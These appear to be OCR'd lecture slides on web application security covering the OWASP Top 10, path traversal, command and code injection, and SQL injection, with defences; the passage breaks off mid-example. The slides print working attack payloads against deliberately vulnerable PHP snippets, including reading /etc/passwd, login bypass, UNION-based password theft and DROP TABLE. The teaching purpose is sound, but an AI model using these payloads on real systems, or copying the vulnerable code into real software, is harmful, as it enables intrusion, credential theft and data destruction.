
Most Critical Web Security Risks

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

OWASP
Open Web Application Security Project

Source: https://www.owasp.org/index.php/Top_10-2017_Top_10

Most Critical Web Security Risks




OWASP
Open Web Application Security Project

Source: https://owasp.org/www-project-top-ten/

OWASP 2017 top 10: [PDF]

OWASP Cheat sheet: [URL]

Prevalence of Vulnerabilities (HackerOne)




Source: https://www.hackerone.com/hacker-powered-security-report

Threats & Defenses

Path Traversal

Path Traversal in a Nutshell



Source: https://portswigger.net/web-security/file-path-traversal
OWASP > A01:2021 – Broken Access Control **>** Path Traversal

Example of a Path Traversal Attack

show.php

```php
<?php
  echo file_get_contents("pages/" . $_GET["page"]);
?>
```

- Consider a web server whose webroot is /var/www/html (standard location on Linux servers)
  - The webroot is the topmost directory in which the files of a website are stored
  - Files outside the webroot are not accessible
- The webroot contains the file show.php above and a directory pages containing some text files that can be included by the PHP script

Intended Usage

Attack

- Root cause of the problem: The user input provided through via page variable is not (correctly) filtered!
- Attacker can “climb up” multiple levels in the directory hierarchy (and exit the webroot) by using ../ (Linux) or ..\ (Windows) and get access to any file on the web server (sensitive operating system files, TLS keys, etc.)

GET /show.php?page=../../../etc/passwd HTTP/2
Host: example.com

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

example.com

Preventing Path Traversals

- Ideally: don't use user controlled input as (part of) filenames
- In the real world: Validate all user inputs!
  - If possible, allow only a (static) list of file paths
  - Otherwise, compute the canonical path of the required file and ensure it is not outside the webroot (or the expected directory)

show.php

```php
<?php
  $pdir = "/var/www/html/pages/";
  $file = realpath($pdir . $_GET["file"]);

  if ($file !== false && strncmp($file, $pdir, strlen($pdir)) === 0) {
    echo file_get_contents($file);
  } else {
    echo "Error: invalid input";
  }
?>
```

Preventing Path Traversals - Defense in Depth

- Reduced privileges of web server
  - Restrict access of web server to its own directory
  - Use sandbox environment (chroot jail, SELinux, containers,...) to enforce boundary between web server and the OS

- This is a so-called defense-in-depth mechanism: it is a good idea to deploy it, but it should not be the only adopted defense mechanism!

Important directories

- **Document Root**

  folder in Web server designated to contain Web pages synonymous: start directory, home directory, web publishing directory, remote root etc. typical names of document root: htdocs, httpdocs, html, public_html, web, www etc.

- **Server Root**

  Contains logs & configurations. A few scripts put here their working directory

File permissions

- be aware of permissions given to directories
  - document root, containing HTML documents
  - server root, containing log & configuration files; often CGI scripts run here
  - the Common Gateway Interface (CGI) is a standard (RFC3875) that defines how Web server software can delegate the generation of Web pages to a console application. Such applications are known as CGI scripts; they can be written in any programming language, although scripting languages are often used

- good idea: purposely define user and group for the web server
  - e.g., www & wwwgroup
  - HTML authors should be added to wwwgroup
  - the www should have access only to the right files


Other configurations

Web servers may have additional capabilities, that can increase the risk

- automatic directory listing: an attacker can see the content of directories… what it we have left some sensitive data (e.g., our editor has left a temp copy of our PHP file?), symbolic links, development logs, source code control directories.
- symbolic link following: it may allow an attacker to access unexpected directories
- server side include (SSI): ".shtml" dynamic pages in the 90s… directives for including other files and executing commands. Still enabled somewhere.
- user maintained directory: Still used in several organization, e.g., example.com/~user

Command & Code Injection

Command Injection in a Nutshell



Source: https://portswigger.net/web-security/os-command-injection
OWASP > [A03:2021 – Injection](#) **>** [Command](#) **and** [Code](#) **injection**

Command Injection Attacks

- Most programming languages provide function to execute system commands, e.g., **system** in PHP
- Precisely, system starts a new shell (e.g., /bin/bash) which is used to process the command given as parameter to the function
- The page **ping.php** below uses the system function to ping an IP address provided by the user via the ip variable
- Feeding user input to the function without validation can lead to disasters :)

ping.php

```php
<?php
  system("ping -c 4 " . $_GET["ip"] . " -i 1");
?>
```

Intended Usage

example.com

GET /ping.php?ip=8.8.8.8 HTTP/2
Host: example.com

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=270 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=30.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 20.048/86.493/270.999/106.585 ms

Attack

; can be used in almost every shell to combine multiple commands in a single one

comments the remaining part of the ping command to avoid malformed inputs

GET /ping.php?ip=8.8.8.8; cat /etc/passwd # HTTP/2
Host: example.com

example.com

Output of ping

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=270 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=30.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 20.048/86.493/270.999/106.585 ms
```

Output of cat


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

Code Injection Attacks

calc.php

```php
<?php
  eval("echo " . $_GET["expr"] . ";");
?>
```

- Many interpreted languages provide functions to dynamically evaluate strings as code, e.g., eval in PHP
- Idea: I implement an evaluator of numeric expressions and use eval to take advantage of the PHP interpreter! **What can go wrong?**



Code Injection Attacks (2)

calc.php

```
<?php
  eval("echo " . $_GET["expr"] . ";");
?>
```

Answer: Well, everything!

GET /calc.php?expr=file_get_contents('/etc/passwd')

HTTP/2 Host: example.com

example.com

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...

Command & Code Injections

- The root cause of both problems is the same: user input is provided as input to dangerous functions without prior validation!

- By exploiting these vulnerabilities, an attacker could:
  - execute arbitrary commands / code on the server (Remote Code Execution)
  - access sensitive files on the server
  - acquire control of the server machine!


Moodle Command Injection (2018)

Evil Teacher: Code Injection in Moodle

11 min read — 12 Jun 2018 by Robin Peraglie

Moodle is a widely-used open-source e-Learning software with more than **127 million** users allowing teachers and students to digitally manage course activities and exchange learning material, often deployed by large universities. In this post we will examine the technical intrinsics of a **critical vulnerability** in the previous Moodle release detected by RIPS Code Analysis (CVE-2018-1133).

PHP SECURITY CODE EXECUTION MOODLE VULNERABILITY PLATFORM TOP5



Details: https://blog.ripstech.com/2018/moodle-remote-code-execution/

Preventing Code & Command Injection

- NEVER use function like eval that dynamically evaluate strings as code (validation is too error prone here)
- Avoid as much as possible functions that execute system commands and rewrite the code relying on them to use safer alternatives: several programs come with bindings for different languages.

- If you REALLY want to use functions that run system commands, remove / properly escape all special characters that break the syntax / have a special meaning for the target interpreter (e.g., ; # and so on in bash)

- Reduced privileges of web server
  - Use sandbox environment (e.g., chroot jail, SELinux, containers) to enforce boundary between web server and the OS

SQL Injection

What is SQL?

- SQL is the declarative language used for querying relational databases
- Relational databases build upon the concept of tables (consisting of multiple columns) where the user's data is stored

user	password	age
admin	1f4sdge!	37
mauro	mkfln34.	30
matteo	a4njDa!	42

Sample table users storing data of users registered on a website

On real websites you shouldn't store passwords in cleartext!

Basic SQL Syntax

- Fetch records from a table

```
SELECT * FROM users
WHERE user='admin' AND
password='1f4sdge!';
```

- Add new records into a table

```
INSERT INTO users VALUES ('karl',
's3cr3t', 23);
```

- Update existing records:

```
UPDATE users SET age=age+1;
```


- Remove records from a table:

```
DELETE FROM users
WHERE age<25;
```

- Remove a table from the database

```
DROP TABLE users;
```

SQL Injection in a Nutshell



Source: https://portswigger.net/web-security/sql-injection
OWASP > A03:2021 – Injection **>** SQL injection

SQL Injection

- A **SQL injection** is yet another instance of an **input validation vulnerability** where untrusted user input is embedded into a query which is sent to the database

Source: danieldafoe.com

- It is a specific instance of a code injection vulnerability in the context of databases
- By providing a carefully crafted payload, an attacker can alter the intended effect of a query and:
  - **get access to sensitive data**
  - **tamper the integrity of data in the database**
  - **perform destructive attacks (drop tables)**

Basic SQL Injection - Login

```php
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  $query = "SELECT * FROM users WHERE user = '" . $_POST["user"] .
        "' AND password = '" . $_POST["password"] . "'";

  $sth = $db->query($query);
  $user = $sth->fetch();

  if ($user !== false) {
    // authenticate as the selected user
    start_session();
    $_SESSION["user"] = $user["user"];
  } else {
    // login failure
  }
?>
```

- This code implements the login functionality of a standard website
- The query checks if the provided username and password match an entry in the database

Legitimate Use Case

- The administrator authenticates with his credentials:
  - user: **admin**
  - password: **1f4sdge!**

```
$query = "SELECT * FROM users WHERE user = '" .
        $_POST["user"] . "' AND password = '" .
        $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin'
AND password='1f4sdge!'
```

Exploit - Login Without Password

- The attacker uses the following input
  - user: **admin' --**
  - password: **whatever**

```
$query = "SELECT * FROM users WHERE user = '" .
        $_POST["user"] . "' AND password = '" .
        $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin' -- ' AND password='whatever'
```

-- followed by a space starts an inline comment, the part of the query in gray is ignored!

The attacker authenticates as the administrator!

Alternative exploit

- The attacker uses the following input
  - user: **admin**
  - password: **' OR password LIKE '%**

```
$query = "SELECT * FROM users WHERE user = '" .
         $_POST["user"] . "' AND password = '" .
         $_POST["password"] . "'";
```

```
SELECT * FROM users WHERE user='admin' AND password='' OR password LIKE '%';
```

% matches an arbitrary sequence of characters, the condition is always satisfied

The attacker authenticates as the first user in the users table (less control w.r.t. the previous payload)

Stacking Queries

- If stacked queries are enabled in the DB configuration, the attacker can perform a variety of attacks harming the integrity of the database

- Adding a new user to the database:
  - **user: '; INSERT INTO users (user, password, age) VALUES ('attacker', 'mypwd', 1) -- -**

```
SELECT * FROM users WHERE user=''; INSERT INTO
users (user, password, age) VALUES ('attacker',
'mypwd', 1) -- -' AND password='whatever'
```

Stacking Queries


- Edit the password of the administrator:
  - **user: '; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -**

```
SELECT * FROM users WHERE user=''; UPDATE TABLE users
SET password='newpwd' WHERE user='admin'-- -' AND password=''
```

- Drop the users table from the database:
  - **user: '; DROP TABLE users -- -**

```
SELECT * FROM users WHERE user=''; DROP TABLE
users -- -' AND password='';
```

Little Bobby Tables



Source: https://xkcd.com/327/

SQL Injection - Second Part

```php
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  start_session();
  $query = "SELECT sender, content FROM messages WHERE
        receiver = '" . $_SESSION["user"] . "' AND
        content LIKE '%" . $_GET["search"] . "%'";

  $sth = $db->query($query);

  foreach ($sth as $row) {
    echo "Sender: " . $row["sender"];
    echo "Content: " . $row["content"];
  }
?>
```

- This vulnerable snippet of code prints the messages of the authenticated user (using the code shown before) containing the string provided via the parameter search

Pulling Data From Other Tables

- Using the injection techniques seen so far, an attacker can dump the contents of the messages table

- Using the UNION keyword, the attacker can leak the content of other tables in the system, e.g., by providing the following search parameter:

' UNION SELECT user, password FROM users -- -

The two SELECT subqueries must return the same number of columns

```
$query = "SELECT sender, content FROM messages WHERE
      receiver='" . $_SESSION["user"] . "' AND
      content LIKE '%" . $_GET["search"] . "%'";
```


```
SELECT sender, content FROM messages WHERE receiver='attacker' AND content LIKE '%'
UNION SELECT user, password FROM users -- - %'
```

Database Metadata

- When the source code of the application is not available and database errors are not displayed on the target website, how can we discover the **name of the tables / columns** in the database?

- We can use the SQL injection to leak the **database metadata**, which is stored in the **information_schema/sqlite_master** database!
  - **information_schema.tables**: names of the tables in the various databases of the system
  - **information_schema.columns**: names, types, etc. of the columns of the various tables
  - [SQLITE] **SELECT * FROM sqlite_master WHERE type='table';**

Second Order SQL Injection in a Nutshell



Source: https://portswigger.net/web-security/sql-injection

Second-Order SQL Injections

- Some applications **validate inputs coming from the user**, but **not data coming from the database**, which is considered more trusted

- In **Second-Order SQL injections** (also known as **Stored SQL injections**), the payload is first stored in the database and then used to perform the attack

Second-Order SQL Injection

- Suppose that the attacker registers using the following username:

```
'; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -
```

- During the login procedure, the username (read from the database) is stored in **$_SESSION["user"]**, which is then used in the query below:

```
